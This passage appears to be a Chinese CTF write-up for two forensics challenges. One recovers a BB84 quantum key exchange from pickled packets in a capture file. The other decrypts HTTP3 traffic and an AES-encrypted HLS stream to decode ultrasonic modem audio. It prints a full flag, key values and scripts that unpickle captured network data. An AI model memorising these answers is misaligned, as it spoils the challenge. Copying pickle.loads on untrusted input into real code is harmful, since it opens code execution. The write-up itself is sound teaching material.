50000 → 52926 [FIN, ACK] Seq=77773 Ack=4498 Win=64256 Len=0 TSval=3001487611 TSecr=3001487611
52926 → 50000 [ACK] Seq=4498 Ack=77774 Win=98816 Len=0 TSval=3001487654 TSecr=3001487611
52926 → 50000 [FIN, ACK] Seq=4498 Ack=77774 Win=98816 Len=0 TSval=3001487826 TSecr=3001487611
50000 → 52926 [ACK] Seq=77774 Ack=4499 Win=64256 Len=0 TSval=3001487826 TSecr=3001487826
```

于是需要仔细分析中间的数据传输过程。

注意到某些数据包内有“numpy”等字符串：

```
17 f1 80 04 95 67 01 00 00 00 00 00 00 5d 94 28 .....g.....]..( 
8c 15 6e 75 6d 70 79 2e 63 6f 72 65 2e 6d 75 6c .numpy.core.mul 
74 69 61 72 72 61 79 94 8c 0c 5f 72 65 63 6f 6e tiarray._recon 
73 74 72 75 63 74 94 93 94 8c 05 6e 75 6d 70 79 struct...numpy 
94 8c 07 6e 64 61 72 72 61 79 94 93 94 4b 00 85 ..ndarr.ay...K.. 
94 43 01 62 94 87 94 52 94 28 4b 01 4b 02 85 94 .C.b..R.(K.K.. 
68 04 8c 05 64 74 79 70 65 94 93 94 8c 03 63 31 h..dtype.e....c1 
36 94 89 88 87 94 52 94 28 4b 03 8c 01 3c 94 4e 6....R.(K....<N 
4e 4e 4a ff ff ff ff 4a ff ff ff 4b 00 74 94 NNJ....J....K.t.. 
62 89 43 20 00 00 00 00 00 00 00 f0 3f 00 00 00 00 b.C.....?.... 
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... 
00 00 00 00 94 74 94 62 68 03 68 06 4b 00 85 94 .....t.b.h..K.. 
68 08 87 94 52 94 28 4b 01 4b 02 85 94 68 10 89 h..R.(K.K..h.. 
43 20 cc 3b 7f 66 9e a0 e6 3f d5 8e 03 be a0 f5 C.;.f..?.... 
98 bc cd 3b 7f 66 9e a0 e6 bf d7 8e 03 be a0 f5 ...;f.. ..... 
98 3c 94 74 94 62 68 03 68 06 4b 00 85 94 68 08 <.t.bh.h.K..h..
```

于是想到可能是某种兼容Python的序列化方法。

又注意到有固定的头部数据：

```
▼ Data (15 bytes)
Data: 800495040000000000000004d38012e

▼ Data (370 bytes)
Data: 800495670100000000000005d94
```

而pickle序列化时也有固定的头部数据（协议版本4.0）：

```
>>> pickletools.dis(pickletools.optimize(pickle.dumps(b, protocol=4)))
0: \x80 PROTO      4
2: \x95 FRAME      30
```

于是尝试利用pickle进行反序列化。示例如下：

```
import pyshark
import pickle

cap = pyshark.FileCapture('cap.pcapng')
test_pack = cap[3]
data = test_pack.data.data.binary_value

deserialized = pickle.loads(data)


print(deserialized)
```

得到结果312。随后发现之后的数据包的长度有规律：即436-(ACK)-90-(ACK)-90-(ACK)五个一组，或436-(ACK)-81-(ACK)两种组合。分别拿一组包进行反序列化测试：

```
Pack:327 Data:[array([0.70710678+0.j, 0.70710678+0.j]), array([ 0.70710678-8.65956056e-17j, -0.70710678+8.65956056e-17j]), array([0.+0.j, 1.+0.j]), array([1.+0.j, 0.+0.j])]
Pack:329 Data:
```

```
Pack:331 Data:[array([0.70710678+0.j, 0.70710678+0.j]), array([1.+0.j, 0.+0.j]), array([-0.70710678-8.65956056e-17j, -0.70710678+8.65956056e-17j])]  
Pack:333 Data:[0, 0, 1, 1]  
Pack:335 Data:[0, 1, 0, 1]
```

又发现第1041个数据包处有疑似密文的数据：



题目中的“QKD”即量子密钥分发。常见的QKD协议有BB84、B92、E91等。结合前面的关于流程的分析（通过状态向量传递量子、两个数组先后传递Bob的测量基和Alice的判断结果）可以确定使用BB84协议进行的密钥分发。这就也能解释开头处传输的“312”：Alice和Bob需要提前约定好密钥长度。（严谨的BB84密钥交换协议中包括纠错、保密放大、认证等流程，此处略去）

同时注意到密文与密钥一样是312字节，考虑可能是流密码对每一位进行加密。



而如上述序号为329的数据包处的空数据，结合量子传输过程中不可直接窃听的特性，可以想到存在窃听者Eve，测量了量子后使Bob没有收到Alice传输的量子。

通过量子的状态向量和题目中给出的量子初始状态，已经可以判断出对量子进行操作的量子门及其顺序，因此就相当于获得了Alice传输的量子。这也是题目中“Debug info”的含意。

```
In [8]: import qiskit

q = [qiskit.QuantumCircuit(1) for _ in range(4)]
backend = qiskit.Aer.get_backend('statevector_simulator')

for i in range(4):
    q[i].initialize([1,0], 0)

    q[1].h(0)

    q[2].x(0)

    q[3].x(0)
    q[3].h(0)

result = qiskit.execute(q, backend).result()
print(result.get_statevector(0))
print(result.get_statevector(1))
print(result.get_statevector(2))
print(result.get_statevector(3))

[1.+0.j 0.+0.j]
[0.70710678+0.j 0.70710678+0.j]
[0.+0.j 1.+0.j]
[ 0.70710678-8.65956056e-17j -0.70710678+8.65956056e-17j]
```

编写程序解密即可。

注：为降低难度，量子的初状态已经以题目描述的方式给出。参考资料的不同可能导致对状态向量的理解上产生偏差。为降低难度，此题使用量子数学的表示方式，即：

$|\phi\rangle = \alpha|0\rangle + \beta|1\rangle$  得到  $[\alpha, \beta]$

为方便处理，过滤掉所有不包含数据的包，并存为新的文件：

```
tcp.flags == 0x018
```

No.	Time	Source	Destination	Protocol	Length	BSS Id
4	0.000600127	127.0.0.1	127.0.0.1	TCP	81	
6	0.707968131	127.0.0.1	127.0.0.1	TCP	436	
8	1.146217997	127.0.0.1	127.0.0.1	TCP	90	
10	1.146567625	127.0.0.1	127.0.0.1	TCP	90	
12	1.574079408	127.0.0.1	127.0.0.1	TCP	436	
14	1.978326173	127.0.0.1	127.0.0.1	TCP	90	
16	1.978575577	127.0.0.1	127.0.0.1	TCP	90	
18	2.416824223	127.0.0.1	127.0.0.1	TCP	436	
20	2.844298041	127.0.0.1	127.0.0.1	TCP	90	
22	2.844481749	127.0.0.1	127.0.0.1	TCP	90	
24	3.265321046	127.0.0.1	127.0.0.1	TCP	436	
26	3.265758133	127.0.0.1	127.0.0.1	TCP	81	
28	3.664832771	127.0.0.1	127.0.0.1	TCP	436	

随后编写脚本解密即可。示例脚本如下：

```
import pyshark
import binascii
```

```

import qiskit
import pickle
from bitstring import BitArray


QUANLENG = 4


key = ""
cap = pyshark.FileCapture('cap.pcapng')


def decrypt_msg(enckey: BitArray, msg: BitArray):
    res = BitArray()
    for i in range(msg.len()):
        tmp = enckey[i] ^ msg[i]
        res.append("0b" + str(int(tmp)))
    return res


def recv_quantum(quantum_state: list):
    # Load state
    quantum = [qiskit.QuantumCircuit(1, 1) for _ in range(4)]
    # Recover quantum
    for i in range(4):
        real_part_a = quantum_state[i][0].real
        real_part_b = quantum_state[i][1].real
        if real_part_a == 1.0 and real_part_b == 0.0:
            continue
        elif real_part_a == 0.0 and real_part_b == 1.0:
            quantum[i].x(0)
        elif real_part_a > 0.7 and real_part_b > 0.7:
            quantum[i].h(0)
        else:
            quantum[i].x(0)
            quantum[i].h(0)
    return quantum


def measure(receiver_bases: list, quantum: list):
    # Change quantum bit
    for i in range(4):
        if receiver_bases[i]:
            quantum[i].h(0)
            quantum[i].measure(0, 0)
        else:
            quantum[i].measure(0, 0)
            quantum[i].barrier()
    # Execute
    backend = qiskit.Aer.get_backend("statevector_simulator")
    result = qiskit.execute(quantum, backend).result().get_counts()
    return result


def get_key(qubits: list, bases: list, compare_result: list):
    measure_result = measure(bases, qubits)
    for i in range(4):
        if compare_result[i]:

```

```

        tmp_res = list(measure_result[i].keys())
        global key
        key += str(tmp_res[0])

if __name__ == "__main__":
    key_len = pickle.loads(cap[0].data.data.binary_value)
    i = 1
    while i < 567:
        if int(cap[i+1].data.len) == 15:
            i += 2
            continue
        quantum_state = pickle.loads(cap[i].data.data.binary_value)
        quantum = recv_quantum(quantum_state)
        bob_bases = pickle.loads(cap[i+1].data.data.binary_value)
        alice_judge = pickle.loads(cap[i+2].data.data.binary_value)
        get_key(quantum, bob_bases, alice_judge)
        i += 3
    key = key[:key_len]
    msg = BitArray(pickle.loads(cap[567].data.data.binary_value))
    plaintext = decrypt_msg(BitArray("0b"+key), msg)
    print(plaintext.tobytes())

```

得到Flag:

```
d3ctf{y1DcuFuYwCgRfX33uT1lgSy27jYIsF4i}
```

当然，使用量子状态向量、Bob的测量基和测量结果的直接对应关系直接得出结果（即不需要模拟）也是可以的。这里不再赘述。

## Robust

“Robust”意为“鲁棒性”。

打开cap.pcapng，发现都是QUIC协议的数据包。结合提供的firefox.log（即使用firefox浏览器访问时生成的SSL Key Log）可以想到基于QUIC协议且强制使用TLS 1.3的HTTP3。

导入SSL Key Log:

No.	Time	Source	Destination	Protocol	Length	BSS Id	Info
1	0.000000000	127.0.0.1	127.0.0.1	QUIC	1399		Inj
2	0.001170565	127.0.0.1	127.0.0.1	QUIC	170		Ret
3	0.001662286	127.0.0.1	127.0.0.1	QUIC	1399		Inj
4	0.007620732	127.0.0.1	127.0.0.1	QUIC	1294		Har
5	0.007658130	127.0.0.1	127.0.0.1	HTTP3	382		Pro
6	0.009789196	127.0.0.1	127.0.0.1	QUIC	219		Har
7	0.011896478	127.0.0.1	127.0.0.1	HTTP3	99		Pro
8	0.011940328	127.0.0.1	127.0.0.1	QUIC	114		Har
9	0.012441924	127.0.0.1	127.0.0.1	HTTP3	282		Pro
10	0.012904275	127.0.0.1	127.0.0.1	QUIC	81		Har
11	0.013639902	127.0.0.1	127.0.0.1	QUIC	353		Pro
12	0.014545686	127.0.0.1	127.0.0.1	QUIC	70		Pro
13	0.014580322	127.0.0.1	127.0.0.1	HTTP3	1294		Pro

清晰可见HTTP3数据包。利用过滤器过滤出所有HTTP3数据包，然后从头查看：

```
http3
```

cap.pcapng

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

No.	Time	Source	Destination	Protocol	Length	BSS Id
614	0.096839714	127.0.0.1	127.0.0.1	HTTP3	595	
637	0.097618404	127.0.0.1	127.0.0.1	HTTP3	198	
641	0.241716345	127.0.0.1	127.0.0.1	HTTP3	247	
642	0.242891329	127.0.0.1	127.0.0.1	HTTP3	916	
643	0.255606873	127.0.0.1	127.0.0.1	HTTP3	264	
644	0.258062696	127.0.0.1	127.0.0.1	HTTP3	128	
647	0.269238042	127.0.0.1	127.0.0.1	HTTP3	244	
648	0.270014814	127.0.0.1	127.0.0.1	HTTP3	256	
651	0.279310047	127.0.0.1	127.0.0.1	HTTP3	245	
652	0.280699471	127.0.0.1	127.0.0.1	HTTP3	1294	
679	0.281616897	127.0.0.1	127.0.0.1	HTTP3	708	
708	0.282834011	127.0.0.1	127.0.0.1	HTTP3	595	
736	0.283772601	127.0.0.1	127.0.0.1	HTTP3	595	

可以明显看出，642号包之前的部分是在载入网页和JavaScript（hls.js）脚本。在第642号包处可以发现一个m3u8 playlist：


Wireshark · Frame Payload (http3.frame\_payload) · cap.pcapng

```
#EXTM3U
#EXT-X-VERSION:3
#EXT-X-TARGETDURATION:30
#EXT-X-MEDIA-SEQUENCE:0
#EXT-X-PLAYLIST-TYPE:VOD
#EXT-X-KEY:METHOD=AES-128,URI="https://localhost:8443/music/
enc.key",IV=0x00000000000000000000000000000000
#EXTINF:30.016000,
audio0.ts
#EXTINF:29.994667,
audio1.ts
#EXTINF:29.994667,
audio2.ts
#EXTINF:29.994667,
audio3.ts
#EXTINF:30.016000,
audio4.ts
#EXTINF:29.994667,
audio5.ts
#EXTINF:29.994667,
audio6.ts
#EXTINF:29.994667,
audio7.ts
```

帧 642, Frame Payload (http3.frame\_payload), 721 字节。

解码为 无 显示为 ASCII 开始 0 结束 721

注意到是加密的直播流，因此想到浏览器应该获取到解密Key。继续向下分析数据包，在第648号数据包处找到解密Key：



复制出来，另存为enc.key。

随后就是找到切片并提取切片了。600余个数据包，肯定不能手动进行处理（除非你有耐心）。因此依旧借助pyshark进行处理。有两种办法：

- 通过HTTP3数据包的类型和长度，判断每个切片的起始位置，再利用数据包内原始的m3u8 playlist和key做解密，随后合并。
- 依据MPEG-TS容器格式特性和AES-128-CBC加密方式特性，可以先合并，再解密。

下面以方法二为例解题。

编写脚本将所有的HTTP3 frame payload提取出来，并依次序写入同一个文件中：

```
import pyshark
import os

cap = pyshark.FileCapture("cap.pcapng", override_prefs={"ssl.keylog_file": os.path.abspath("firefox.log")})
fd = open("output.ts", "wb")

for i in range(678, 18706):
    try:
        if int(cap[i].http3.frame_type) == 0:
            fd.write(cap[i].http3.frame_payload.binary_value)
    except Exception:
        continue

fd.close()
```

```
#EXTM3U
#EXT-X-VERSION:3
#EXT-X-MEDIA-SEQUENCE:0
#EXT-X-PLAYLIST-TYPE:VOD
#EXT-X-KEY:METHOD=AES-128,URI="enc.key",IV=0x00000000000000000000000000000000
#EXTINF:10000
output.ts
#EXT-X-ENDLIST
```

EXTINF可以随意给大，解密密钥的URI改为相对路径。随后使用FFMPEG进行解密即可。

```
ffmpeg -allowed_extensions ALL -i index.m3u8 -c copy outdec.ts
```

你也可以使用OpenSSL等其他工具。需要知道的是，HLS切片加密时遇到过长的Key会截取前128位作为加密密钥。

```
xxd -P enc.key
```


得到如下输出：

```
343632386565613630313966323236316132623437346336336637653536  
663531383439653831663166353931326538363835663861303461666430  
323133640d0a
```

取前128位进行解密即可：

```
openssl aes-128-cbc -d -in .\output.ts -out .\out.ts -iv  
00000000000000000000000000000000 -K 34363238656561363031396632323631 -nosalt
```

解密出的ts切片就可以直接播放了。利用Adobe Audition查看频谱：



很明显这里包含了信息，需要解码。将数据通过转换变为声信号的过程很容易想到拨号上网时需要用到的“调制解调器”。于是尝试搜索解码工具：

注：为降低题目难度，下图网页链接已作为Hint给出。

Why GitHub? Team Enterprise Explore Marketplace Pricing Search

Sign in Sign up

Explore Topics Trending Collections Events GitHub Sponsors Get email updates

# modem

Here are 148 public repositories matching this topic...

Language: All Sort: Best match

**quiet / quiet-js**

Transmit data with sound using Web Audio -- Javascript binding for libquiet

webaudio emscripten data-transfer ultrasonic modem

Updated 28 days ago JavaScript

**ggerganov / wave-share**

Serverless, peer-to-peer, local file sharing through sound

webrtc p2p file-sharing data-transfer ultrasonic modem fsk webrtc-signaling data-over-sound

Updated on 11 Dec 2020 C++

**quiet / org.quietmodem.Quiet**

Quiet for Android - TCP over sound

android ultrasonic modem airgap

Updated 9 days ago C

**quiet / quiet**

Star 13k

Star 1.7k

Star 1.6k

Star 1.4k

Star 1.3k

Improve this page Add a description, image, and links to the modem topic page so that developers can more easily learn about it.

Curate this topic >

Add this topic to your repo To associate your repository with the modem topic, visit your repo's landing page and select "manage topics."

Learn more >


发现quiet工具 (<https://github.com/quiet/quiet>) 具有将数据转换为高频声信号（所谓的“ultrasonic”）的功能。

## Ultrasonic

The `ultrasonic-` profiles encode data through a very low bitrate, but the audio content lies above 16kHz, which should pass through audio equipment relatively well while being inaudible to the average person. This is a good option for sending data through a channel where you would prefer not to disrupt human listeners.

随后，clone两个repo：quiet/libfec和quiet/quiet，编译即可。编译过程略。

在默认配置文件quiet-profiles.json中，有多个以ultrasonic开头的配置。这时回到Audition，仔细观察频谱频率：



频谱很明显以19KHz为中心，这与ultrasonic配置文件的配置相吻合：

```
        "ultrasonic": {
            "mod_scheme": "gmsk",
            "checksum_scheme": "crc32",
            "inner_fec_scheme": "v27",
            "outer_fec_scheme": "none",
            "frame_length": 34,
            "modulation": {
                "center_frequency": 19000,
                "gain": 0.02
            },
            "interpolation": {
                "shape": "rrcos",
                "samples_per_symbol": 14,
                "symbol_delay": 4,
                "excess_bandwidth": 0.35
            },
            "encoder_filters": {
                "dc_filter_alpha": 0.01
            },
            "resampler": {
                "delay": 13,
                "bandwidth": 0.45,
                "attenuation": 60,
                "filter_bank_size": 64
            }
        },
    },
}
```

因此可以确定使用了该配置文件。

随后进行解码。可以直接使用quiet的API，当然也可使用quiet的示例程序。阅读示例程序代码 decode\_file.c:

```
SNDFILE *wav_open(const char *fname, unsigned int *sample_rate) {
    SF_INFO sfinfo;

    memset(&sfinfo, 0, sizeof(sfinfo));

    SNDFILE *f = sf_open(fname, SFM_READ, &sfinfo);

    *sample_rate = sfinfo.samplerate;

    return f;
}
```


```
#ifdef QUIET_DEBUG
    decodeopt->is_debug = true;
#endif

decode_wav(output, "encoded.wav", decodeopt);

fclose(output);
free(decodeopt);

return 0;
```

需要将待解码的文件转化为wav格式，且重命名为encoded.wav。联想到题目的“Robust”，意即“鲁棒性”，因此大胆直接转码。但是为了不丢失数据，保险起见，保持原采样率和最高量化位数：



随后解码：

```
./quiet_decode_file ultrasonic out.txt
```

```

out.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
UEsDBBQACQAAAFJ8U1TCxz12woAAM8KAAA VAAAAbHlyaWMtMTgxODAzMTYyMC5qc29uvMjoxqC9dC1ymc
+WKwb6HQVQNvnW+W0rL76+Zk+eJ1ujj0k7/YDQzbYjI0uL1DTALoF2h1MqgXccta8KQOMH
+wh9HSvjsq8ivaXdBh5+SRyzBYjM6EUpYIMjhWqgRdkj9xYMoNUctk9utHscHZgfq3812ik1woZQJJOFrmbA5qb6jDRGxS7
KCGJfH4giKhFd7/HrwrRmGCLdDK6Yxj0YchFbEVmregjCGD3QMIZEdnD5zBqFexdmxnZxfPy4QrcmL9KDI07MCArg/WHR
INMwvSxKz5GgH
+Uxatw4VRSHOf6f8WWa0SzEkJ5TzrO4Ebgnn6qMW8HQImX9lzSG3H0DzL3DiiZi2pMB0rsxRGb9SsUB0zJ0/h+M2Sk
+Yda2vQ/nxRzxeXKahqErVSZ2leRqqUISf3Tt6eZlqlU2kBFMlxqgK1MJRn0SDtloGV9dAKfaqD9151KVv6M7mvAWvt62Xn
CRk3h3dVdjZuoMnBdLcjXendyltNA/8fHHLrYxSFtnyK2VQJ3l1s/K5wtpKtoVM0R+a
+ZwbG/1L5o0FkiVH7CEpGYpvChYhsPrm80u8iZtX2kl9xaowNibbXFsvPe+jOh8NY3nd
+AlzkuskAW5veCvy6L05dTVcwmEAEBdylqohthn+4CV6dvr9VbSYsldaiNRSV8BTmfXGuRX
+kvpQo15DnAsLxgXVSmoyQ3LLpup/iUyru/Pyevo7WCeXR2ewFfMGlyphyGb0MZAc5tFqS2aYxrPw
+0fo6swPtbrmr534//DbzE0ySuZ4sXpiKack4Yazho0NBtceKaO/A/ePDsf12QypYknydgZIV0sx4TDDvbzchYTW/UPDhtG
tGFwc0xSr9E+Pe3kKJISh8zn3Glm1yMyR4nxvRU9r/1YPu1ihu/xaR02uZ/BeB5iH7inJcv+cAz5M
+nR1KBZ9rn3DvhGg5mCbCcVtoVnbUN/PbLhEYhGd
+H1zgXmDkG8OwW5/r8j0uwu/pmdQ6l/6EmtCMMJciTefi6F19qe7u1F1CNkG3nxPIXQmWjmSi/X8/v5NOMn4skW0vT
9VzKU2xm4hCYq/Uyqp2KJiwpwuPwZXg6BD2fA56fL7LmelovssLgHfWbFfV0D2lwfNjOMGA6gUbwzx/eO5fzCN7Fba7HU
ZmdaqAnYv3Wn10Ql/Rx4E3NZ8ZK9d391hMc6300An
+nV2xcVWBiKEK1KuFc7Oo7yc3x/deEckv1PPEL2VrDt74ocufUj4yN8/dpdXjt0oVPAzdrvzDAAPQLVIeu334ZhP/Wlcsytjjj
UQFtXVG6u0+5vKvA945t7FqFksjwDiVugEQGuc6zFm0WKpjdZtSeQnDlaYFSjq3J9ooVNBayBnLZPT9CHrpjQK6jzaZPjW7
fYkYn17nBwoEE/IFop0hj4AHZDc3FJgxqTLZ4Ku6V/CIOWH7Sq/0wq807P7VpGihSlo/dkeuEJVUec5spTy4MmlplPCdsuoA
QRjMV41Ep2YANU2Ad0vZoQdu9sDpKxrLYKwBBCRU7Sb0qaA3PWz9Ga55i4fPaNpzU/LisaVmyGzsq
+v0MhrOxj8fcfm9a1fj
+2TTejad/84ufawMPLkkYZtwJp7aJNz5iBptP3s8H4e0t/elbPriVrC3jdUaNAPehR2+FUCGGEMY0eArt8h/KodOnPDUtcoA
9jXRrY83gejJfSwD3elqolkZYCwqYnuNyOfCJwwF2uAu2uBoJ4m0j/XLnNYHUbptchJgbmbTGUGDXrfGS1xeGXia4wEEgq
DxvruBgw3JruzOfwpyjQip2ZO
+Mx5XtpG1PFFMmMKfCUwPONkv6k5AyDCJ0iGx60wa/eCM/de4f/JQ1opRGbYA/gS8fxPbdOpE7FSkpV9X87REQfZAcseE

```

得到Base64，解码发现PK头，保存为Zip，打开，发现有密码：



